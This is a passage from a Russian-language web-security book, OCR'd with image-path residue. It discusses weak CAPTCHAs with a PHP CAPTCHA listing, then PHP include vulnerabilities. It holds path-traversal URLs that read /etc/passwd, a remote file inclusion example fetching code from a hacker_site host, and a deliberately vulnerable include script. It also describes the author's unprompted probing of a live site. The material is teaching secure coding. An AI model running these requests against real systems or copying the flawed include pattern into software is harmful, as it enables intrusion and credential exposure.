  <br><font color=red>pmqkss</font></td>
</tr>
<tr>
  <td><input class="forumfield" size=6 name=codzz value=''></td>
</tr>
```



Рис. 2.6. Каптча в виде текста в магазине на **books.ru**

Жирным шрифтом я выделил код, который находится в тексте страницы, и он никак не спрятан. Программист, умеющий работать с сетевыми функциями или управлять встроенным в систему компонентом браузера, без проблем напишет программу, которая будет находить в коде страницы этот код и спамить. Тут уже никакого подбора не нужно, а значит, все 100% программно найденных кодов будут корректными и сохранятся в базе.

Единственное, что спасает работников магазина от спам-атаки, — комментарии не отображаются сразу на странице, а проходят процедуру подтверждения.

Спамеров не особо интересуют такие страницы, потому спам используют в двух целях — намусорить на страницы или программно разослать по разным сайтам ссылки на свою страницу (черная накрутка поисковых систем). Ни той, ни другой цели тут не добиться, потому что комментарии никто не подтвердит, но просто замусорить базу и добавить работы сотрудникам магазина в необходимости удаления мусора можно.

Я бы на месте программистов **books.ru** отображал сгенерированный код на картинке и добавил бы поверх кода мусор.

Следующий пример каптчи — программисты иногда оставляют на странице какую-то математическую задачку, которую должен решить пользователь. Например, на рис. 2.7 показан сайт, на котором нам предлагают посчитать сумму трех чисел. Иногда появляется знак разности, но это сути не меняет, потому что все равно остается математическая задача с действиями начальной школы.



Рис. 2.7. Использование математической задачки

У меня дочка еще в первом классе решала такие примеры, практически не задумываясь. Неужели кто-то считает, что подобный пример остановит компьютер? Ни за что. Даже лет 20 назад в институтах при обучении студентов им часто предлагались задачи, подобные этой — отпарсить строку, найти действия, которые нужно выполнить, и выполнить их. Это классический пример для использования алгоритма конечных автоматов, с которыми должны быть знакомы все программисты.

Самое страшное, что задача снова хранится в виде текста в коде страницы, который никак не шифруется. Открываем исходник и видим следующую строку:

```
<label for="answer"> 5 + 10 +  8 =</label>
```

Да, эту задачу немного сложнее написать, чем с примером с сайта **books.ru**, но для опытного программиста эта задача одного дня с длительными перерывами на обед.

2.4.3. Пример хорошей каптчи

Не думайте, что я сейчас расскажу вам про идеальную каптчу, но она хорошая, и подобные подходы использует очень много Web-сайтов. Я не изобретаю тут велосипеда, а просто использую общепринятую практику — каптчу рисую на картинке и добавляю на эту картинку немного мусора в виде цветных линий. Пример каптчи, которую я использую на своем блоге, можно увидеть на рис. 2.8.



Рис. 2.8. Пример каптчи с моего блога **www.flenov.info**

Если вы разбираетесь в программировании и знаете PHP, то вам может пригодиться код из листинга 2.1, который как раз и рисует мою каптчу на изображении.

Листинг 2.1. Код каптчи на PHP

```
<?
 header("Content-type: image/png");
 $img=imagecreatetruecolor(130,24);
 imagefill($img, 0, 0, 0xFFFFFF);
 $i=1;

 // цикл, который рисует 5 мусорных линий
 while ($i++<=5)
 {
  imageline($img, 0, rand(0,24), 130, rand(0,24),
    imagecolorallocate($img,rand(0,$i*25),rand(0,$i*25),rand(0,$i*25)));
 }

 $x=0;
 $i=1;
 $sum = "";

 // цикл, который рисует 5 цифр и добавляет линии
 while ($i++<=5)
 {
  imagettftext($img, rand(14,18), rand(-12,12), $x=$x+20, 15+rand(0,5),
     imagecolorallocate($img, rand(0,$i*25), rand(0,$i*25),
        rand(0,$i*25)), "arial.ttf", $rnd=rand(0,9));
  $sum = $sum.(string)$rnd;
  imageline($img, 0, rand(0,24), 130, rand(0,40), $DDDDDD);
 }

 // сохраняем значение числа в сессии
 $_SESSION[secret_number] = $sum;

 imagepng($img);
 imagedestroy($img);
?>
```

Чтобы подключить этот код к вашему сценарию, его нужно сохранить в файле, например protect.php, и в коде сценария, где находится форма отправки сообщения, добавить тег `img`, который будет ссылаться на protect.php:

```
<img src="protect.php" border="1" align="top">
```

Этот тег только отображает картинку. Вам нужно еще добавить тег `input`, чтобы у пользователя был элемент управления, в который можно было бы вводить код.

Программа из листинга 2.1 рисует код из пяти случайным образом сгенерированных цифр и сохраняет этот код в переменной сессии `$_SESSION[secret_number]`. При этом желательно, чтобы сессия уже была начата, т. е. где-то в вашем сценарии уже должна была вызываться функция `session_start()`. В принципе, код будет работать и без этой функции, но с ней безопаснее, потому что вы явно начинаете сессию, для которой будет создан файл во временном каталоге сервера.

Код из листинга 2.1 не претендует на идеал, но все же, он вполне достаточен для защиты от флуда.

Если вы являетесь программистом ASP.NET, то советую обратить внимание на разработку **http://captcha.codeplex.com/**. Это простой и удобный компонент, который легко подключить к сайтам, построенным на .NET. Я этот компонент использовал в своих проектах на .NET, например, вы можете увидеть этот компонент в форме обратной связи на **www.profwebdev.com** (рис. 2.9).



Рис. 2.9. Пример каптчи на ASP.NET

У ASP.NET есть очень удобная технология проверки, которая выполняется на клиенте, но ее использовать для проверки каптчи не рекомендуется. Проверяйте только на сервере, и именно так поступает компонент с сайта **http://captcha.codeplex.com/**.

Если вы захотите еще сильнее усложнить каптчу, то следует рассмотреть следующие методы:

- использование нескольких шрифтов одновременно, и желательно, чтобы они были с закорючками и загогулинками. Эти красоты значительно усложняют распознавание;
- цвет и размер каждого символа в коде выбирать случайным образом. При выборе размера и цвета нужно быть аккуратным, чтобы цвет не слился с фоном, а размер был достаточным, чтобы символ оставался видимым;
- символы в коде можно вращать. В PHP это не так уж и сложно сделать, угол букв задается в функции `imagettftext`;
- символы кода могут накладываться друг на друга. В этом случае программа распознавания не сможет отделить один символ от другого, чтобы распознать, что же нарисовано;
- шум на изображении можно сделать разным и случайным, например, иногда это будут точки, а иногда линии или другие фигуры.

Глава 3

Взлом PHP-сценариев

Одним из самых популярных языков программирования для Web на данный момент является PHP, и он постепенно набирает еще бóльшую популярность. В этой главе мы поговорим о наиболее часто встречаемых уязвимостях в PHP-сценариях и рассмотрим, как разработчики Web-сайтов могут их избежать.

Самым безопасным является Web-сайт, созданный на основе HTML или основанный на серверном языке программирования (Server Side), который не принимает параметров. Именно параметры, которые получают сценарии, очень часто являются потенциальным источником ошибки. Хакер может сформировать определенным образом запрос, и если сценарий неверно обрабатывает полученные параметры или просто не проверяет их на корректность, то хакер может повысить свои привилегии, что подразумевает:

- выполнение команд на сервере, таких как просмотр, копирование и удаление файлов;
- выполнение произвольных SQL-запросов, которые позволят управлять базой данных, если сценарий использует базы данных для формирования Web-страниц.

Но не стоит забывать, что проблемным местом сценария может быть не только параметр, который явно передается через строку URL, но и файлы cookies. В таких файлах сценарии могут сохранять определенные значения, которые программа может использовать при переходе пользователя к Web-странице. Они автоматически передаются на Web-сайт, который может видеть содержимое cookies. Значения из этого файла могут быть видны сценарию как простые переменные или как массив. Получается, что в некоторых случаях, если специальным образом подкорректировать cookies, таким образом можно поднять уровень своих привилегий!

Некоторые из этих проблемных мест мы будем рассматривать в данной главе, а таким ошибкам, как SQL-инъекция и работа с системой, мы уделим внимание в последующих главах данной книги.

3.1. Неверное обращение к файлам

История, которую я сейчас расскажу, очень хорошо подходит под тему данной главы и хорошо иллюстрирует проблемные места параметров, которые передаются серверному сценарию. Недавно я наткнулся на один Web-сайт (не будем уточнять его название), на котором защита была далека от идеала. Любой хакер, увидев, как формируется URL на этом Web-сайте, сразу начнет копать глубже и сможет получить неограниченные права доступа. Посмотрим на допущенные ошибки, чтобы не повторить их в своих проектах.

3.1.1. Пример реальной ошибки

В рассматриваемых примерах реальное имя Web-сайта будет заменено на sitename.domain по просьбе его владельцев. Помимо этого я отправил разработчикам письмо с описанием ошибки, и, насколько мне известно, ошибка уже исправлена.

Итак, URL на Web-сайте формировался следующим образом: **http://www.sitename.domain/index.php?dir=*каталог*&file=*файл***. В параметре `dir` передается имя каталога, из которого нужно прочитать файл, а через параметр `file` передается имя файла. Мне сразу же стало интересно, что получится, если в качестве имени файла передать что-нибудь вроде /etc/passwd (файл, в котором UNIX-серверы хранят списки пользователей). В ответ я получил сообщение: "И кто тебя просил это делать?" Очень хорошо, разработчики явно предусмотрели возможные атаки и остроумно сообщили мне, что я, мягко говоря, не туда полез.

Тогда я вместо имени файла поставил точку, что указывает на текущий каталог. На этот раз я увидел в окне браузера список файлов, находящихся в каталоге, указанном в качестве параметра `dir`. Видимо, разработчики использовали фильтр, который запрещал передавать в качестве параметра символ /, но одиночная точка не проверялась. Нельзя запретить точку вообще, ведь имена файлов очень часто содержат точку для отделения имени файла от расширения, но одиночную точку проверять необходимо: файл, имя которого состоит только из точки, создать нереально.

Но это еще не все. Я попытался выполнить следующий запрос: **http://www.sitename.domain/index.php?dir=/etc&file=.**. В качестве каталога

указана системная папка UNIX, а вместо файла стоит только точка. В ответ на это я увидел полное содержимое каталога /etc.

Ну что же, попробуем просмотреть какой-нибудь файл в этом каталоге, например, passwd, в котором находится список пользователей системы: **http://www.sitename.domain/index.php?dir=/etc&file=passwd**. Результат превзошел все ожидания. Мало того, что я увидел содержимое файла, так еще в заголовке оказалась информация об установленной ОС (рис. 3.1). В данном случае это оказалась FreeBSD. На рисунке я удалил все, что может указать вам на Web-сайт, и оставил только содержимое файла /etc/passwd.

Рис. 3.1. Результат просмотра файла паролей

Первая строка чаще всего указывает на учетную запись администратора. Тут хочется похвалить администратора сервера за то, что он переименовал главную учетную запись. По умолчанию UNIX для администраторского доступа использует имя root, но его изменили на toor. Конечно, это слишком простое

решение, но все-таки лучше, чем ничего. Если бы они к тому же переименовали домашнюю папку администратора, было бы совсем хорошо.

Посмотрите на предпоследнюю запись. Обратите внимание на путь к папке: /home/PahaN/./www/altruistic.ru. Имя папки altruistic.ru указывает на то, что там должен находиться один очень знаменитый Web-сайт. Нет, я взламывал не его, а другой Web-сайт, но благодаря тому, что оба они находятся на одном Web-сервере, я получил доступ и ко второму.

Прежде чем закончить исследование, я заглянул в домашнюю папку администратора: **http://www.sitename.domain/index.php?dir=/root&file=.**. Самое интересное, что мне были показаны все файлы. Значит, прав у Web-сервера достаточно для работы с этими файлами, что уже очень опасно, ведь в этой папке явно лежат резервные копии и копии файлов конфигурации.

На этом я решил закончить исследование и направить администратору письмо с описанием уязвимости, чтобы ее смогли закрыть до выхода книги. А ведь можно было скачать конфигурационные файлы и резервные копии, а также файл с зашифрованными паролями и, проанализировав их, взломать Web-сервер и удалить все его содержимое. Но это не украшает настоящего хакера, а только портит его репутацию, поэтому я не стал этого делать. Все файлы, найденные мной, остались нетронутыми, и я даже не сделал себе их копии.

Необходимый минимум действий, которые должны выполнить администраторы для защиты Web-сайта:

- в параметре `dir` проверять наличие слэша и точки. В этом случае будет разрешено обращаться только к папкам, находящимся в текущем каталоге, т. е. нельзя будет указывать такие пути, как, например, /etc. Насколько мне удалось понять структуру Web-сайта, в нем не содержится вложенных каталогов, и слэш просто не нужен;
- не использовать имена параметров вроде `dir` и `file`. Такие имена манят любого взломщика, как кота валерьянка. Лучше было бы заменить их бессмысленными именами, скажем, `param1` и `param2`. Не догадываясь о назначении параметра, начинающий взломщик не сможет быстро найти ему применение. Опытный взломщик определит назначение параметра, даже если имя не несет никакого смысла;
- на данном Web-сайте запретить точку нельзя, потому что она используется для отделения расширения, а одиночную запретить необходимо. В этом случае взломщик не сможет просмотреть содержимое текущего каталога.

Если бы я писал сценарий, то в параметре `file` передавал бы только имя файла без расширения, а расширение подставлял бы программно. Для этого нужно, чтобы все подключаемые файлы имели одно расширение, в качестве

которого я бы выбрал что-нибудь бессмысленное, например, fdfgdg. В этом случае в строке URL передается имя каталога и файла без расширения, а расширение подставляется программно, что решает только одну очень важную проблему, а далеко не все.

Допустим, взломщик хочет просмотреть файл паролей. Для этого он выполняет запрос: **http://www.sitename.domain/index.php?dir=/etc&file=passwd**. Сценарий делает основные проверки, объединяет параметр `dir` с параметром `file` и программно добавляет расширение fdfgdg. Даже если в параметре `dir` нет проверки на наличие слэша, в результате получается /etc/passwd.fdfgdg. Конечно же, такого файла не существует в системе, и сценарий выдаст сообщение об ошибке.

Прибавление расширения еще не гарантирует безопасность, потому что эту проблему легко обойти. Допустим, что у вас в качестве параметра передается имя файла, а в качестве расширения программно добавляется news.php. Это не случайный пример, я видел такое в реальном приложении. Теперь, чтобы обойти защиту, хакеру нужно выполнить следующие шаги:

- Создать на своем Web-сервере злонамеренный файл с любым именем и расширением news.php, например, **http://hacker_site/hack.news.php**.
- Передать этот файл в качестве параметра: **http://www.sitename.domain/index.php?file=http://hacker_site/hack**.

Теперь ваш сценарий выполнит содержимое файла **http://hacker_site/hack.news.php**, если файл подключается с помощью функции `include()` или `require()`.

Хотя защиту с программным добавлением расширения можно обойти, ряд простых проверок и защит сделает ваш дом крепостью. Если помимо программного добавления расширения сделать проверку на символ /, то хакер уже не сможет провести такую атаку. В качестве дополнения к защите необходимо программно добавлять и начало пути, а все подключаемые файлы сложить вместе. Например, подключаемые файлы расположены в каталоге /var/www/html/inc и имеют расширение dat. В этом случае путь к файлу должен выглядеть так:

```
/var/www/html/inc/$file.dat
```

Здесь подразумевается, что переменная `$file` содержит имя подключаемого файла без расширения. Но и тут есть одна тонкость. Допустим, что хакеру удалось каким-либо образом загрузить на Web-сервер свой файл сценария под именем hackfile, например, в общедоступный каталог /tmp. Чтобы подключить этот файл, хакеру достаточно дать ему расширение dat (hackfile.dat) и в качестве параметра `$file` передать путь ../../../../../tmp/hackfile.

Мораль: никогда не забывайте фильтровать параметры, используемые при формировании имени файла, на последовательность символов ../.

Как много нюансов при работе с файлами, неужели создатели PHP не могли предусмотреть хотя бы половину из этих проблем? Работа с файловой системой всегда опасна, и предусмотреть все невозможно, поэтому приходится выбирать между мощью и безопасностью. Разработчики PHP предоставили нам мощь и гибкость, а мы должны правильно воспользоваться этими возможностями.

Я рекомендую никогда не передавать имена файлов в виде параметров, тем более запросами `GET`. Через параметры нельзя передавать ничего, что связано с файловой системой, файлами и, тем более, с программами. Я думаю, что эту мысль можно выбить на мониторе или написать на плакате на стене. Нет, эта рекомендация связана не только с безопасностью. Проблема в том, что такой код будет ужасен с точки зрения чтения и сопровождения. Если придется масштабировать возможности сценария (т. е. вводить новые возможности), то вам придется переписать не одну строчку кода. Если для маленького Web-сайта передачу имен файлов посредством параметров еще можно оправдать, то при его росте для работы придется использовать базы данных, поэтому лучше заранее заложить возможность их использования.

Бывает, что найти ошибку не так легко, как в приведенном выше примере, потому что параметры, используемые в функциях `include`, `require`, `include_once` и `require_once`, далеко не всегда называются `dir` или `file`. Переменная может называть как угодно, вплоть до `klhjkl`, все зависит от настроения и опыта программиста.

Да, опыт также влияет на имена переменных. Только начинающий может называть переменные `id`, `pid`, `p_id`, `ppid` и т. д., плодя имена параметров в виде производных от слова id. Такие имена не несут в себе смысла, а значит, код, использующий эти переменные, становится трудно читаемым, и без комментариев понять в нем что-либо очень сложно.

Опытные программисты, которые уже не раз встречались с трудностями сопровождения кода, стараются давать осмысленные имена переменным. Они уже не стремятся запутать хакера бессмысленным набором символов, а стараются упростить себе жизнь, не забывая при этом о безопасности. Хотя забыть проверить определенный параметр либо неправильно выбрать метод или параметры фильтрации может любой, даже очень опытный программист.

Из личного опыта могу сказать, что программисты очень часто используют следующие переменные, и именно на них нужно обращать внимание:

- `dir` — имя явно указывает на принадлежность к каталогу;

- `file` — скорее всего, через этот параметр передается полное имя или часть имени файла;
- `id` — может содержать идентификатор. Например, если в новостной ленте каждая новость — это отдельный файл вида newdNNN.htm, где NNN — это номер новости, то это значение может передаваться через параметр с именем `id`;
- `lang` — некоторые Web-сайты используют шаблоны для разных национальных языков. При этом заголовок и нижняя часть Web-страницы могут храниться для разных языков в разных файлах и подключаться в зависимости от значения данного параметра. Например, в файле header_en.htm хранится английский заголовок (header) Web-сайта, а в файле header_de.htm — немецкий. Подключение соответствующего заголовка может выглядеть следующим образом:

```
include("header_".$_GET['lang'}.".htm")
include("header_".$lang.".htm");
```

Могут быть и другие имена переменных, и для их поиска хакер просто пытается через все найденные параметры передать наугад набранные символы или случайный текст. Если Web-страница на ошибку в определенном параметре сообщит нам, что файл не найден, то хакер может надеяться, что здесь есть уязвимость. Дальнейшие действия — попытаться получить доступ к системному файлу, и если есть запреты на использование определенных символов, то необходимо попытаться их обойти.

3.1.2. Проблема *include*

Для закрепления пройденного материала рассмотрим проблему изнутри, т. е. взглянем на сценарий, который содержит ошибку. Код сценария, эмулирующего ошибку, приведен в листинге 3.1.

Листинг 3.1. Сценарий, содержащий ошибку

```
<HTML>
<HEAD>
<TITLE>PHP test</TITLE>
</HEAD>
<BODY>
<center><h3>Injection test</h3></center>
<hr>
<a href="inc.php?dir=news&file=netutils">Read news</a>
```

```
<hr>

<?
 if (isset($_GET['file']))
 {
  include($_GET['dir']."/".$_GET['file']);
 }
?>

</BODY>
</HTML>
```

Примечание

Все сценарии, приведенные в данной книге, вы можете найти на прилагаемом компакт-диске.

Данную ошибку называют по-разному, но мне больше нравится "проблема `include`", потому что именно с этой функцией связана ошибка. Параметр, получаемый сценарием, используется в функции `include` без каких-либо проверок. Эта функция подключает файл и отображает его. Если в файле находится PHP-код, то он будет выполнен, а результат также будет отображен на Web-странице.

Все, что мы будем говорить о функции `include`, в равной степени относится и к `require`. Эта функция также подключает файл и делает это тем же методом. Разница только в том, что если файл не существует, функция `include` выдаст ошибку и продолжит выполнение, а функция `require` прервет работу сценария. Есть еще функции `include_once` и `require_once`, которые подключают файл только один раз.

Задача хакера — передать такие параметры, чтобы на Web-странице отображалась необходимая ему информация. Например, если подключить файл /etc/passwd, где находится список всех пользователей системы, то хакер будет знать достаточно много.

Я уже писал, что знание имен учетных записей значительно упрощает работу хакера. Также следует учесть, что чем больше пользователей, тем проще осуществить подбор — выше вероятность, что кто-то выберет себе простой пароль. Очень часто бывает, что среди 100 учетных записей у одной обязательно имя и пароль совпадут. Администратору в таких случаях остается только надеяться, что у этой учетной записи мало прав, а сам сервер в данный момент не содержит серьезных ошибок ОС и конфигурации, с помощью которых хакер сможет получить права администратора.

Итак, в нашем случае на Web-странице есть следующая строка URL: **http://192.168.1.5/inc.php?dir=news&file=netutils**. Здесь сценарию inc.php передаются два параметра: `dir` и `file`. Через параметр `dir` передается имя каталога news, из которого нужно подключить файл, а в параметре `file` указывается имя файла. Если щелкнуть на этой ссылке, то должна загрузиться Web-страница, внешний вид которой показан на рис. 3.2.



Рис. 3.2. Результат работы сценария

Теперь попробуем просмотреть файл пользователей. Для этого в параметре `dir` нужно указать /etc, а в качестве имени файла указываем passwd. Так как сценарий не проверяет параметры, то он позволит нам увидеть заветный файл (рис. 3.3).

Как я уже говорил, сама идея передачи параметров, которые используются в функции `include`, достаточно примитивна. Старайтесь избегать ее применения, потому что оно не сулит ничего хорошего. Но даже если решились, сделайте все необходимое для предотвращения загрузки пользователем подключаемых файлов. В данном случае из обоих параметров можно смело удалять любые символы, кроме букв, чтобы не было возможности передать точки или слэши.



Рис. 3.3. Список пользователей

Некоторые считают, что если программно добавлять расширение, то это решит все проблемы. Это ошибка. Допустим, что вы подключаете файл следующим образом:

```
include($_GET['dir']."/".$_GET['file'].".html");
```

К имени файла программно добавляется расширение html. Теперь, если хакер запросит файл /etc/passwd, то сценарий программно добавит еще и расширение и получится /etc/passwd.html. Такого файла не существует, и сценарий вернет ошибку.

Как узнать, где корень диска и сколько раз повторять последовательность ../? В большинстве случаев хакеры не утруждают себя подборами и поисками корня. Дело в том, что выше его все равно не поднимешься, поэтому можно смело повторять эту последовательность раз десять. Я повторил пять раз, и этого было достаточно. Следующий URL показал мне заветный файл пользователей: **http://192.168.1.5/param.php?file=../../../../../etc/passwd**. Выполняя этот URL, сценарию необходимо подключить файл /var/www/html/news/../../../../../etc/passwd.

С точки зрения ОС этот путь вполне корректен. Сначала необходимо спуститься по файловой системе в каталог /var/www/html/news, потом подняться на пять уровней выше (этим мы возвращаемся в корень диска) и после этого открыть файл passwd из /etc.

Для защиты в данном случае не обойтись без фильтрации, а все попытки пользоваться программным добавлением каких-то частей файла — бессмысленны. Для проверки можно написать функцию `checkparam`, которая с помощью регулярных выражений удалит все, кроме букв. Полный код более защищенного сценария можно увидеть в листинге 3.2.

Листинг 3.2. Сценарий, в котором параметры проверяются

```
<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
<BODY>
<center><h3>PHP test</h3></center>
<hr>
<a href="inc.php?dir=news&file=netutils">Read news</a>
<hr>

<?
 // Это функция проверки параметров
 function checkparam($var)
 {
  $var=preg_replace("/[^a-z]/i", "", $var);
  return $var;
 }

 if (isset($_GET['file']))
 {
  // Используем функцию для проверки параметров на запрещенные символы
  $_GET['file'] = checkparam($_GET['file']);
  $_GET['dir'] = checkparam($_GET['dir']);

